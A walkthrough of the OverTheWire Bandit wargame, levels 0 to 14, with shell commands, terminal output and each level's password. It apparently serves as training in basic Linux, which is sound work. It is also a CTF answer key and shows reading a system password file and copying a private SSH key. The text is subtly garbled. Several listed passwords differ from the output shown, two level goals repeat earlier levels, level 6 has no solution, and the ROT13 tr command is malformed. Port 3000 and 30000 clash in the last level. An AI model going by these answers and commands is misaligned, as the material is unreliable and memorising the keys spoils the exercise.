


Bandit Level 0

Level Goal :

The goal of this level is for you to log into the game using SSH. The host to which you need to connect is `bandit.labs.overthewire.org`, on port 2220. The username is `bandit0` and the password is `bandit0`.

Solution:

```
ssh bandit0@bandit.labs.overthewire.org -p 2220
```



```
(sofi@kali)-[~]  
$ ssh bandit0@bandit.labs.overthewire.org -p 2220  
  
      _____  
     |  _   _  |  
     | (C) (C) |  
     |  _   _  |  
     |_____|  
  
This is an OverTheWire game server.  
More information on http://www.overthewire.org/wargames  
  
backend: gibbon-1  
bandit0@bandit.labs.overthewire.org's password:  
  
      _____  
     |  _   _  |  
     | (C) (C) |  
     |  _   _  |  
     |_____|  
  
www. ver he ire.org  
  
Welcome to OverTheWire!
```

Bandit Level 0 → Level 1

Level Goal :

The password for the next level is stored in a file called `readme` in the home directory.

Solution:

Step 1 - List files:

```
ls
```

Step 2 - Read the file:

```
cat readme
```

The content of `readme` is the password for Level 1.

```
bandit0@bandit:~$ ls
readme
bandit0@bandit:~$ cat readme
Congratulations on your first steps into the bandit game!!
Please make sure you have read the rules at https://overthewire.org/rules/
If you are following a course, workshop, walkthrough or other educational activity,
please inform the instructor about the rules as well and encourage them to
contribute to the OverTheWire community so we can keep these games free!

The password you are looking for is: ZjLjTmM6FvvyRnrb2rfNWOZOTa6ip5If
```

Password : ZjLjTmM6FvvyRnrb2rfNWOZOTa6ip5If

Bandit Level 1 → Level 2

Level Goal :

The password for the next level is stored in a file called `flag` - located in the home directory.

Solution:

Step 1 - Logging into the current level:

```
ssh bandit1@bandit.labs.overthewire.org -p 2220
```

```
(sofi@kali)-[~]
$ ssh bandit1@bandit.labs.overthewire.org -p 2220

File System

This is an OverTheWire game server.
More information on http://www.overthewire.org/wargames

backend: gibbon-1
bandit1@bandit.labs.overthewire.org's password:
```


Step 2 - List files:

```
ls
```

Step 3 - Because `-` represents stdin in Linux, we must specify its path.

```
cat ./-
```

The output is the password for Level 2.



```
bandit1@bandit:~$ ls
-
bandit1@bandit:~$ cat ./-
263JGJPfgU6LtdEvvgfWU1XP5yac29mFx
```

Password : 263JGJPfgU6LtdEvvgfWU1XP5yac29mFx

Bandit Level 2 → Level 3

Level Goal :

The password is stored in a file called `spaces` in this filename.

Solution:

Step 1 - Logging into the current level:

```
ssh bandit2@bandit.labs.overthewire.org -p 2220
```

```
(sofi@kali)-[~]
$ ssh bandit2@bandit.labs.overthewire.org -p 2220

[bandit2@bandit ~]
Filesystem
This is an OverTheWire game server.
More information on http://www.overthewire.org/wargames

backend: gibson-1
bandit2@bandit.labs.overthewire.org's password:

www. ver he ire.org

Welcome to OverTheWire!
```

Step 2 - List files:

```
ls
```

Step 3 - Since the filename contains spaces:

```
cat ./--spaces\ in\ this\ filename--
```

```
bandit2@bandit:~$ ls
--spaces in this filename--
bandit2@bandit:~$ cat ./--spaces\ in\ this\ filename--
MNk8KNH3Usiio41PRUEoDFPqfxLPISmx
bandit2@bandit:~$
```

Password : MNk8KNH3Usiio41PRUEoDFPqfxLPISmx

Bandit Level 3 → Level 4

Level Goal :

The password is stored in a hidden file inside the `inhere` directory.

Solution:

Step 1 - Logging into the current level:

```
ssh bandit3@bandit.labs.overthewire.org -p 2220
```

[illegible]

Step 2 - List files:

ls

Step 3 - Enter directory:

```
cd inherer
```

Step 4 - Show hidden files:

```
ls -la
```

Step 4 - Read hidden file:

```
cat ./ ...Hiding-From-You
```

```
bandit3@bandit:~$ ls
inhere
bandit3@bandit:~$ cd inhere
bandit3@bandit:~/inhere$ ls
bandit3@bandit:~/inhere$ ls -la
total 12
drwxr-xr-x 2 root    root    4096 Oct 14 09:26 .
drwxr-xr-x 3 root    root    4096 Oct 14 09:26 ..
-rw-r----- 1 bandit4 bandit3   33 Oct 14 09:26 ... Hiding-From-You
bandit3@bandit:~/inhere$ cat ./... Hiding-From-You
2WmrDFRmJIq3IPxneAaMGhap0pFhF3NJ
bandit3@bandit:~/inhere$
```

Password : 2WmrDFRmJIq3IPxneAaMGhap0pFhF3NJ

Bandit Level 4 → Level 5

Level Goal :

The password is stored in the only human-readable file in the `inhere` directory.

Solution:

Step 1 - Logging into the current level:

```
ssh bandit4@bandit.labs.overthewire.org -p 2220
```

```
(sofi@kali)-[~]
└─$ ssh bandit4@bandit.labs.overthewire.org -p 2220

      _____
     |  _  _  _  |
     | (o) (o) (o) |
     |  _  _  _  |
     |_____|_____|

File System

This is an OverTheWire game server.
More information on http://www.overthewire.org/wargames

backend: gibson-1
bandit4@bandit.labs.overthewire.org's password:

      _____
     |  _  _  _  |
     | (o) (o) (o) |
     |  _  _  _  |
     |_____|_____|

www. ver he re.org

Welcome to OverTheWire!
```

Step 2 - List file:

```
ls
```

Step 3 - Enter directory:

```
cd inhere
```

Step 4 - List files:

```
ls
```

Step 5 - Identify readable file:

```
file ./*
```

Step 6 - Read ASCII file:

```
cat ./-file07
```

```
bandit4@bandit:~$ ls
inhere
bandit4@bandit:~$ cd inhere
bandit4@bandit:~/inhere$ ls
-file00 -file01 -file02 -file03 -file04 -file05 -file06 -file07 -file08 -file09
bandit4@bandit:~/inhere$ file ./*
./-file00: data
./-file01: OpenPGP Public Key
./-file02: OpenPGP Public Key
./-file03: data
./-file04: data
./-file05: data
./-file06: data
./-file07: ASCII text
./-file08: data
./-file09: data
bandit4@bandit:~/inhere$ cat ./-file07
4oQYVPkxZOOEOO5pTW81FB8j8lxXGUQw
bandit4@bandit:~/inhere$
```

Password : 4oQYVPkxZOOEOO5pTW81FB8j8lxXGUQw

Bandit Level 5 → Level 6

Level Goal :


Find a file under inhere that:

- Is human-readable
- 1033 bytes
- Not executable

Solution:

Step 1 - Logging into the current level:

```
ssh bandit5@bandit.labs.overthewire.org -p 2220
```



```
(sofi@kali)-[~]  
$ ssh bandit5@bandit.labs.overthewire.org -p 2220  
  
OverTheWire  
This is an OverTheWire game server.  
More information on http://www.overthewire.org/wargames  
  
backend: gibson-1  
bandit5@bandit.labs.overthewire.org's password:  
  
OverTheWire  
www. ver he ire.org  
  
Welcome to OverTheWire!
```

Step 2 - List file:

```
ls
```

Step 3 - Enter directory:

```
cd inhere
```

Step 3 - List files:

```
ls
```

```
bandit5@bandit:~$ ls
inhere
bandit5@bandit:~$ cd inhere
bandit5@bandit:~/inhere$ ls
maybehere00  maybehere03  maybehere06  maybehere09  maybehere12  maybehere15  maybehere18
maybehere01  maybehere04  maybehere07  maybehere10  maybehere13  maybehere16  maybehere19
maybehere02  maybehere05  maybehere08  maybehere11  maybehere14  maybehere17
```

Step 4 - Finding the specific file with defined properties:

```
find . -type f -size 1033c ! -executable
```

Explanation:

- find .: Searches starting from the current directory.
- -type f: Looks specifically for files.
- -size 1033c: Matches the exact file size requirement of 1033 bytes ('c' stands for bytes).
- ! -executable: The exclamation mark acts as a "NOT" operator to find files that are not executable.

Step 4 - Reading the identified password file:

```
cat ./maybehere07/.file2
```

```
bandit5@bandit:~/inhere$ find . -type f -size 1033c ! -executable
./maybehere07/.file2
bandit5@bandit:~/inhere$ cat ./maybehere07/.file2
HWasnPhtq9AVKe0dmk45nxy20cvUa6EG
```

Password : HWasnPhtq9AVKe0dmk45nxy20cvUa6EG

Bandit Level 6 → Level 7

Level Goal :

Find a file anywhere on the server:

- Owned by user bandit7
- Owned by group bandit6
- 33 bytes

Solution:

Step 1 - Logging into the current level:

```
ssh bandit6@bandit.labs.overthewire.org -p 2220
```


Bandit Level 7 → Level 8


Level Goal :

The password is in `data.txt` next to the word `millionth`.

Solution:

Step 1 - Logging into the current level:

```
ssh bandit7@bandit.labs.overthewire.org -p 2220
```



```
(sofi@kali)-[~]  
$ ssh bandit7@bandit.labs.overthewire.org -p 2220  
  
This is an OverTheWire game server.  
More information on http://www.overthewire.org/wargames  
  
backend: gibson-1  
bandit7@bandit.labs.overthewire.org's password:  
  
Welcome to OverTheWire!
```

Step 2 - List files:

```
ls
```

Step 3 - Searching for the password within the data file:

```
grep millionth data.txt
```

Explanation: Use the `grep` command to search through `data.txt` and display only the line containing the word "millionth," which is where the password for the next level is located.

```
bandit7@bandit:~$ ls
data.txt
bandit7@bandit:~$ grep millionth data.txt
millionth      dfwvzfQI4mU0wfNbF0e9RoWskMLg7eEc
bandit7@bandit:~$
```

Password : dfwvzFQi4mU0wfNbFOe9RoWskMLg7eEc

Bandit Level 8 → Level 9

Level Goal :


The password for the next level is stored in the file `data.txt` and is the only line of text that occurs actually only once.

Solution:

Step 1 - Logging into the current level:

```
ssh bandit8@bandit.labs.overthewire.org -p 2220
```

```
(sofi@kali)-[~]
└─$ ssh bandit8@bandit.labs.overthewire.org -p 2220
```



```
[O][n][l][i][n][e]
```

This is an OverTheWire game server.
More information on <http://www.overthewire.org/wargames>

backend: gibson-1
bandit8@bandit.labs.overthewire.org's password:

```
[O][n][l][i][n][e]
```

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Welcome to OverTheWire!

Step 2 - List files:

ls

Step 3 - Finding the unique password in the data file:

```
sort data.txt | uniq -u
```

```
bandit8@bandit:~$ ls
data.txt
bandit8@bandit:~$ sort data.txt | uniq -u
4CKMh1JI91bUIZZPXQganal4xvAg0JM
bandit8@bandit:~$
```

Password : 4CKMh1JI91bUIZZPXDqGanal4xvAg0JM

Bandit Level 9 → Level 10

Level Goal :

The password for the next level is stored in the file `data.txt` in one of the few human-readable strings, preceded by several '=' characters.

Solution:

Step 1 - Logging into the current level:

```
ssh bandit9@bandit.labs.overthewire.org -p 2220
```

```
(sofi@kali)-[~]
$ ssh bandit9@bandit.labs.overthewire.org -p 2220
```



```
[ ASCII art logo consisting of dashed lines forming the word 'OverTheWire' ]

This is an OverTheWire game server.
More information on http://www.overthewire.org/wargames

backend: gibson-1
bandit9@bandit.labs.overthewire.org's password:
```



```
www. ver he ire.org

Welcome to OverTheWire!
```

Step 2 - List files:

```
ls
```

Step 3 - Extracting human-readable strings from a binary file:

```
strings data.txt
```

```
bandit9@bandit:~$ ls
data.txt
bandit9@bandit:~$ strings data.txt
Dm|H
d:Bj
pgM,
g%q5N
}}Jae
:AJSc
E!ML
~>#~
+PIqZ
Zf{,
===== the
tWIN
W9`5
UnTZ
[09xK
6dG"I>
WJC<
UW'$
6cb6:
@;IT
(p.[1
0m50
72eW
Y8)s
Y2V:
YF_|
6g2*7
kI`
```

Step 4 - Filtering for the specific password pattern:

```
strings data.txt | grep "==="
```

Explanation:

- `strings data.txt`: Extracts all readable text.
- `|` (Pipe): Passes that text to the next command.
- `grep "==="`: Filters the output to show only the line containing several "equal" signs, which marks the location of the password.

```
bandit9@bandit:~$ strings data.txt | grep "==="
===== = the
===== = password
f\Z'===== = is
===== = FGUW5ilLVJrxX9kMYMmlN4MgbpfMiqey
bandit9@bandit:~$
```

Password : FGUW5ilLVJrxX9kMYMmlN4MgbpfMiqey

Bandit Level 10 → Level 11


Level Goal :

The password for the next level is stored in the file `data.txt` in one of the few human-readable strings, preceded by several '=' characters.

Solution:

Step 1 - Logging into the current level:

```
ssh bandit10@bandit.labs.overthewire.org -p 2220
```



Step 2 - List files:

```
ls
```

Step 3 - Viewing the encoded data:

```
cat data.txt
```

Step 4 - Decoding the password from base64:

```
base64 -d data.txt
```

Explanation: Use the `base64` utility with the `-d` (decode) flag to translate the encoded content of `data.txt` back into human-readable text, revealing the password for the next level.

```
bandit10@bandit:~$ ls
data.txt
bandit10@bandit:~$ cat data.txt
VGhlIHBhc3N3b3JkIGlzIGR0UjE3M2ZaS2IwUjJzREZTR3NmMlJXbnBOVmozcVJyCg==
bandit10@bandit:~$ base64 -d data.txt
The password is dtR173fZKb0RRsDFSGsg2RWnpNVj3qRr
bandit10@bandit:~$
```

Password : dtR173fZKb0RRsDFSGsg2RWnpNVj3qRr

Bandit Level 11 → Level 12


Level Goal :

The password for the next level is stored in the file `data.txt`, where all lowercase (a-z) and uppercase (A-Z) letters have been rotated by 13 positions (ROT13).

Solution:

Step 1 - Logging into the current level:

```
ssh bandit11@bandit.labs.overthewire.org -p 2220
```



```
(sofi@kali)-[~]
$ ssh bandit11@bandit.labs.overthewire.org -p 2220

bandit

This is an OverTheWire game server.
More information on http://www.overthewire.org/wargames

backend: gibson-1
bandit11@bandit.labs.overthewire.org's password:

Welcome to OverTheWire!
```

Step 2 - Viewing the obscured data:

```
cat data.txt
```

Step 3 - Decrypting the password using ROT13 translation:

```
cat data.txt | tr 'A-Za-z' 'N-ZA-Mn-a-m'
```

Explanation:

- `cat data.txt`: Sends the encrypted text to the next command.
- `|` (Pipe): Passes the output of `cat` to `tr`.
- `tr 'A-Za-z' 'N-ZA-Mn-a-m'`: The "translate" command shifts every character by 13 places. Since there are 26 letters in the alphabet, shifting them twice by 13 returns them to their original state, revealing the clear-text password.

```
bandit11@bandit:~$ cat data.txt
Gur cnffjbeq vf 7k16JARUVv5LxVuJfsSVdbbtaHGlw9D4
bandit11@bandit:~$ cat data.txt | tr 'A-Za-z' 'N-ZA-Mn-a-m'
The password is 7x16WNeHIi5YkIhWsfFIqoognUTyj9Q4
bandit11@bandit:~$
```

Password : 7x16WNeHIi5YkIhWsfFIqoognUTyj9Q4

Bandit Level 12 → Level 13

Level Goal :

The password for the next level is stored in the file `data.txt`, where all lowercase (a-z) and uppercase (A-Z) letters have been rotated by 13 positions (ROT13).

Solution:

Step 1 - Logging into the current level:

```
ssh bandit12@bandit.labs.overthewire.org -p 2220
```

```
(sofi@kali)-[~]
$ ssh bandit12@bandit.labs.overthewire.org -p 2220

[bandit12@bandit ~]$

This is an OverTheWire game server.
More information on http://www.overthewire.org/wargames

backend: gibson-1
bandit12@bandit.labs.overthewire.org's password:

Welcome to OverTheWire!
```

Step 2 - Creating a working directory in /tmp:

```
mkdir /tmp/mydir
cd /tmp/mydir
cp ~/data.txt .
```

```
bandit12@bandit:~$ mkdir /tmp/mydir
bandit12@bandit:~$ cd /tmp/mydir
bandit12@bandit:/tmp/mydir$ cp ~/data.txt .
```

Explanation : Since files cannot be created in the home directory, so I created a private working folder inside /tmp, navigated into it, and copied the data.txt file there to safely perform the extraction and analysis process.

Step 3 - Reverting the hexdump to a binary file:

```
xxd -r data.txt > file1
```

```
bandit12@bandit:/tmp/mydir$ xxd -r data.txt > file1
bandit12@bandit:/tmp/mydir$ file file1
```

Explanation :The xxd -r command reverses the hexdump back into its original binary format and saves it as file1.

Step 4 - Identifying and decompressing the first layer (GZip):

```
file file1  
  
mv file1 file1.gz  
  
gunzip file1.gz
```

```
bandit12@bandit:/tmp/mydir$ file file1  
file1: gzip compressed data, was "data2.bin", last modified: Tue Oct 14 09:26:06 2025, max compr  
ession, from Unix, original size modulo 2^32 564  
bandit12@bandit:/tmp/mydir$ mv file1 file1.gz  
bandit12@bandit:/tmp/mydir$ gunzip file1.gz
```

Explanation : Use `file` to see the file type. It identifies as GZip, so you add the `.gz` extension and extract it using `gunzip`.

Step 5 - Identifying and decompressing the second layer (BZip2):

```
file file1  
  
mv file1 file1.bz2  
  
bunzip2 file1.bz2
```

```
bandit12@bandit:/tmp/mydir$ file file1  
file1: bzip2 compressed data, block size = 900k  
bandit12@bandit:/tmp/mydir$ mv file1 file1.bz2  
bandit12@bandit:/tmp/mydir$ bunzip2 file1.bz2
```

Explanation : The resulting file is identified as BZip2. You rename it with `.bz2` and extract it with `bunzip2`.

Step 6 - Identifying and decompressing the third layer (GZip again):

```
file file1  
  
mv file1 file1.gz  
  
gunzip file1.gz
```

```
bandit12@bandit:/tmp/mydir$ file file1  
file1: gzip compressed data, was "data4.bin", last modified: Tue Oct 14 09:26:06 2025, max compr  
ession, from Unix, original size modulo 2^32 20480  
bandit12@bandit:/tmp/mydir$ mv file1 file1.gz  
bandit12@bandit:/tmp/mydir$ gunzip file1.gz
```

Step 7 - Identifying and extracting the fourth layer (TAR archive):

```
file file1  
  
tar -xvf file1
```

```
bandit12@bandit:/tmp/mydir$ file file1
file1: POSIX tar archive (GNU)
bandit12@bandit:/tmp/mydir$ tar -xf file1
```

Explanation : The file is now a TAR archive. `tar -xf` extracts the contents, which results in a new file named `data5.bin`.

Step 8 - Identifying and extracting the fifth layer (TAR archive):

```
file data5.bin
tar -xf data5.bin
```

```
bandit12@bandit:/tmp/mydir$ file data5.bin
data5.bin: POSIX tar archive (GNU)
bandit12@bandit:/tmp/mydir$ tar -xf data5.bin
```

Step 9 - Identifying and decompressing the sixth layer (BZip2):

```
file data6.bin
mv data6.bin data6.bz2
bunzip2 data6.bz2
```

```
bandit12@bandit:/tmp/mydir$ file data6.bin
data6.bin: bzip2 compressed data, block size = 900k
bandit12@bandit:/tmp/mydir$ mv data6.bin data6.bz2
bandit12@bandit:/tmp/mydir$ bunzip2 data6.bz2
```

Step 10 - Identifying and extracting the seventh layer (TAR archive):

```
file data6
tar -xf data6
```

```
bandit12@bandit:/tmp/mydir$ file data6
data6: POSIX tar archive (GNU)
bandit12@bandit:/tmp/mydir$ tar -xf data6
```

Step 11 - Final decompression (GZip) and reading the password:

```
file data8.bin
mv data8.bin data8.gz
gunzip data8.gz
file data8
```

```
cat data8
```

```
bandit12@bandit:/tmp/mydir$ file data8.bin
data8.bin: gzip compressed data, was "data9.bin", last modified: Tue Oct 14 09:26:06 2025, max c
ompression, from Unix, original size modulo 2^32 49
bandit12@bandit:/tmp/mydir$ mv data8.bin data8.gz
bandit12@bandit:/tmp/mydir$ gunzip data8.gz
bandit12@bandit:/tmp/mydir$ ls
data5.bin data6 data8 data.txt file1
bandit12@bandit:/tmp/mydir$ file data8
data8: ASCII text
bandit12@bandit:/tmp/mydir$ cat data8
The password is F05dwFsc0cbaIiH0h8J2eUks2vdTDwAn
bandit12@bandit:/tmp/mydir$
```

Explanation : The final layer is a GZip file. Once extracted, the `file` command finally shows "ASCII text." Use `cat` to read the file and get the password.

Password : FO5dwFsc0cbaIiH0h8J2eUks2vdTDwAn

Bandit Level 13 → Level 14

Level Goal :

Use provided SSH private key to log into next level.

Solution:

Step 1 - Logging into the current level and identifying the SSH key:

```
ssh bandit13@bandit.labs.overthewire.org -p 2220
ls -la
```

```
(sofi@kali)-[~]
└─$ ssh bandit13@bandit.labs.overthewire.org -p 2220
```



File System

This is an OverTheWire game server.
More information on <http://www.overthewire.org/wargames>

backend: gibson-1
bandit13@bandit.labs.overthewire.org's password:



www. ver he ire.org

Welcome to OverTheWire!

```
bandit13@bandit:~$ ls -la
total 24
drwxr-xr-x  2 root    root    4096 Oct 14 09:26 .
drwxr-xr-x 150 root    root    4096 Oct 14 09:29 ..
-rw-r--r--  1 root    root    220  Mar 31 2024 .bash_logout
-rw-r--r--  1 root    root   3851 Oct 14 09:19 .bashrc
-rw-r--r--  1 root    root    807  Mar 31 2024 .profile
-rw-r----- 1 bandit14 bandit13 1679 Oct 14 09:26 sshkey.private
```

Step 2 - Transferring the private key to your local machine:

```
scp -P 2220 bandit13@bandit.labs.overthewire.org:sshkey.private .
```

[illegible]

Step 3 - Setting the correct permissions for the private key:

```
chmod 600 sshkey.private
```

```
(sofi@kali)-[~]  
$ chmod 600 sshkey.private
```

Explanation : SSH keys require strict permissions to work. This command ensures that only the owner can read or write the file. Without this step, SSH will reject the key as "too open" for security reasons.

Step 4 - Logging into Level 14 using the private key:

```
ssh -i sshkey.private bandit14@bandit.labs.overthewire.org -p 2220
```

```
(sofi@kali)-[~]
$ ssh -i sshkey.private bandit14@bandit.labs.overthewire.org -p 2220

File System

This is an OverTheWire game server.
More information on http://www.overthewire.org/wargames

backends: gibson-0

www. ver he ire.org

Welcome to OverTheWire!
```

Step 5 - Retrieving the password for the next level:

```
cat /etc/bandit_pass/bandit14
```

```
bandit14@bandit:~$ cat /etc/bandit_pass/bandit14
MU4VWeTyJk8ROof1qqmcBPALh7lDCPvS
bandit14@bandit:~$
```

Password : MU4VWeTyJk8ROof1qgmcBPALh7IDCPvS

Bandit Level 14 → Level 15

Level Goal :

The password for the next level can be retrieved by submitting the password of the current level (Bandit 14) to port 3000 on localhost.

Solution:

Step - Submitting the current password to the local port:

```
nc localhost 3000
```

```
bandit1@bandit:~$ nc localhost 30000
MU4VWeTyJk8R0of1qqmcBPALh7LDCPvS
Correct!
8xCjnmgoKbGLhHFAZLGE5Tmu4M2tKJQo
```

